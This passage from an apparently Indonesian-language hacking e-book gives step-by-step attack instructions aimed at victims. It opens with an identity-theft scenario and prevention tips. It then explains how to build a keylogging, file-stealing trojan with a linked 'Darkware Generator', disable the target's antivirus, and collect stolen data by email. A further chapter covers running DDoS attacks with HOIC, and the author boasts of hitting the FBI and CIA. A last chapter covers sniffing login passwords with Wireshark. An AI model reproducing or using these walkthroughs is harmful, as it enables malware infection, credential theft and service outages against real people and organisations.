


Gambar Di Atas SIM yang Nyolong Data dari tong sampah tadi hahahahahaha sama kan dengan ASLI nya cuma beda Foto Aja :P

Nah kemudian Steven Palsu ini pergi ke Bank dan bikin kartu kredit



Trus Steven Palsu Pergi Ke Mall Beli Hape Android, Beli Mobil, Beli Home Teather dan Beli Sempak 100 buah pake kartu kredit tadi wkwkwkwkwk nah kemudian apa yang terjadi lihat gambar di bawah ini.



Steven ASLI yang Bayar Tagihan Kartu kredit nya Owh What The HELL ???  
Mengerikan Sekali

Jadi Untuk Pencegahan nya

1. Jangan Pernah Membuang Rekening Listrik, Telepon, dan Data2 Lain yang berisi nama dan alamat anda ke tong sampah
2. Setelah anda mengambil uang di ATM jangan pernah membuang struk nya ke tong sampah
3. Jika anda ingin membuang Rekening Listrik, Telepon, dan Data2 Lain yang berisi nama dan alamat anda jangan di buang ke tong sampah tetapi di bakar aja beres kan.

Nah Jangan Anda contoh Skenario di atas karna Hukuman Penjara nya Sangat Tinggi jadi hati-hati dengan yang namanya Social Engineering jika anda ketangkap karna Social Engineering maka anda bisa di penjara puluhan tahun contohnya Kevin Mitnick, dan Hacker dari Rusia (saya lupa namanya)

Social Engineering ini saya bahas hanya untuk agar kita lebih berhati-hati dalam dunia maya dan dunia nyata karna sebuah kelalaian dapat menghancurkan hidup anda jadi waspadalah...!!!!

## Bab 3 (Hacking Dengan Trojan)


nah trojan ini adalah program sejenis virus tapi di gunakan untuk mencuri informasi hahahaha ya kayak punya nya James Bond Lah gitu :P program ini sangat berguna jika kita punya kesempatan untuk menyentuh komputer targer maka kita hanya mengaktifkan nya saja dengan 1 klik hahaha ingat jangan lupa matikan antivirus komputer target nya dulu bila perlu di unistall aja biar trojan bekerja dengan baik dan sesuai misi nya hahahahaha ok kita ke TKP .

Berikut cara hacking menggunakan Trojan Mail nah hacking kali ini adalah tentang penggunaan Trojan ok kita mulai


1.download Software Darkware Generator <http://www.ziddu.com/downloadlink/18739622/>

DarkWare\_Generator\_V.1.0.rar password winrar = DWG dan buat lah email baru dari yahoo....


2.jalankan Darkware Generator kemudian klik mulai




3. isikan password , Pesan palsu, judul pesan nya, icon, nama Trojan dan Nama induk Trojan nya sperti gambar di bwah.. jika sudah kita beralih ke langkah dua




4.isikan email dan password nya, yg lain biarka aja default jika sudah kita ke langkah 3




5. nah kemudian buat waktu nya setiap hari dan waktu 30 menit , kemudian pilih jenis file yg akan dicuri, dan aktifkan screenshoot dan keylogger .... Jika sudah kita lanjut ke langkah 4




6. nah kemudian pilih program yg akan di blok oleh Trojan... jika sudah kita lanjut ke langkah 5




7. pilih icon Trojan nya dan isikan ukuran trojannya... jika sudah kita lanjut ke tahap akhir



8. simpan Trojan nya pilih lokasi penyimpanan dan pilih bangun ke EXE jika sudah tutup lah program Darkware nya



9. cara menggunakan nya matikan Antivirus Target/Korban Kemudian Klik File Trojan Nya jika muncul pesan maka Trojan sudah aktif




10.cara melihat hasil dari Trojan Buka Email yang anda gunakan untuk membuat Trojan Anda cek inbox nya hahahahaha HAPPY HACKING.....


## Bab 4 (DDOS Dengan High Orbit Ion Cannon)

apa itu DDOS hmmm DDOS adalah Distribute Denial of Service nah ini adalah serangan ke server atau web melalui transfer data yang jumlahnya besar hingga server down alias crash syarat berhasilnya DDOS adalah jumlah penyerang harus puluhan bahkan ratusan ampe ribuan hahahaha tool ini ane gunakan waktu nyerang FBI ama CIA bersama anonymous dalam rangka #FFF (Fuck FBI Friday) ya karna masalah SOPA/PIPA dulu hahaha ok kita ke TKP aja lah


1.jalankan HOIC jika belum punya download HOIC di : <http://www.ziddu.com/download/19112244/HOIC.rar.html>




2. klik tanda + pada bagian kanan kanan program



3. nah URL target Isikan link website nya contoh http://target.com powernya pilih Low, Medium, Atau High, dan booster nya pilih yg ada saja Misalnya Genericboost.hoic... setelah itu klik add



4.klik FIRE THE LAZER!



Setelah itu tunggu web atau server sampai down alias gak bisa di buka

## Bab 5 (Sniffing)

Sniffing Menggunakan Wireshark - Sistem Penyadap Data jaringan.. Wew Amazing (O.o)

Dalam Dunia jaringan dan internet kita tidak bisa mengatakan bahwa privasi itu benar-benar aman 100%..bagaimanapun keamanannya pasti terdapat celah untuk membobol..biasanya seorang hacker memang harus berbuat jahat dulu sebelum menjadi baik hehe...supaya kita bisa tahu bagaimana sih cara kerja kejahatan tersebut, tp bukan berarti saya yg jahat lho...kita disini sama2 belajar...^\_^

Kali ini kita akan coba membahas tentang **Cara Sniffing Password Menggunakan Wireshark** dengan syarat si korban harus berada pada satu jaringan komputer.

Yang pertama ingin ditanyakan Apa Sih Itu **Sniffing** ??

Definisi singkatnya yaitu suatu penyadapan terhadap lalu lintas data pada suatu jaringan komputer


Gimana Caranya??

Pertama install dulu program Wireshark, kalo belum punya silahkan download di <http://www.wireshark.org/>


karena ini hanya latihan kita coba pada local host dulu.

Jadi pertama-tama buka lah halaman web yang nantinya akan menjadi target sniffing kita. Sebagai contoh halaman admin blog UAD. [http://blog.uad.ac.id/latif\\_ilkom/wp-admin](http://blog.uad.ac.id/latif_ilkom/wp-admin) . Isikan dahulu username dan password kita. Jangan di tekan LOGIN dulu


Buka program wireshark.




Pertama masuk pada Capture – Option atau menekan tombol Capture Interfaces



Kemudian akan muncul tampilan window Capture Interfaces. Pilih Option pada Ethernet yang terpakai / yang tersambung dengan jaringan dalam kasus ini, Option pada 802.11 b+g Wireless LAN




Pilih interface (network card) yang akan digunakan untuk mengcapture packet. Pilih salah satu yang benar. Dalam kasus ini saya menggunakan USB Wifi sebagai sambungan ke internet maka yang saya pilih adalah 802.11 b+g.  
Dan pastikan Capture packet in promecious dalam status ON.




Untuk menyimpan record yang tercapture, bisa mengaktifkan kolom File, pada bagian Capture File(s).


Pilih tombol Start untuk memulai merecord packet data yang masuk




Pertama-tama mungkin blom ada record yang masuk. Kembali ke halaman admin blog uad, dan tekan lah tombol LOGIN nya. Maka akan ada packet yang terecord



Klik tombol stop ( Alt+E ) setelah anda merasa yakin bahwa ada password yang masuk selama anda menekan tombol start. Pasti akan ada banyak sekali packet data yang merecord. Dari sini kita mulai menganalisa packet tersebut. Karena yang kita butuhkan adalah men-sniffing password, maka pada kolom Filter kita ketikkan http untuk lebih memudahkan pengelompokan packet data.



Biasanya login packet terdapat kata login atau sejenisnya. Dalam kasus ini kita menemukan packet dengan informasi POST /latif\_ilkom/wp-login.php HTTP/1.1 .... Klik kanan pada packet tersebut, pilih Follow TCP Stream



Maka akan muncul informasi tentang packet data yang kita pilih. Disini lah kita bisa menemukan username dan password dari halaman administrator blog uad. Biasanya ditanda dengan tulisan berwarna merah.



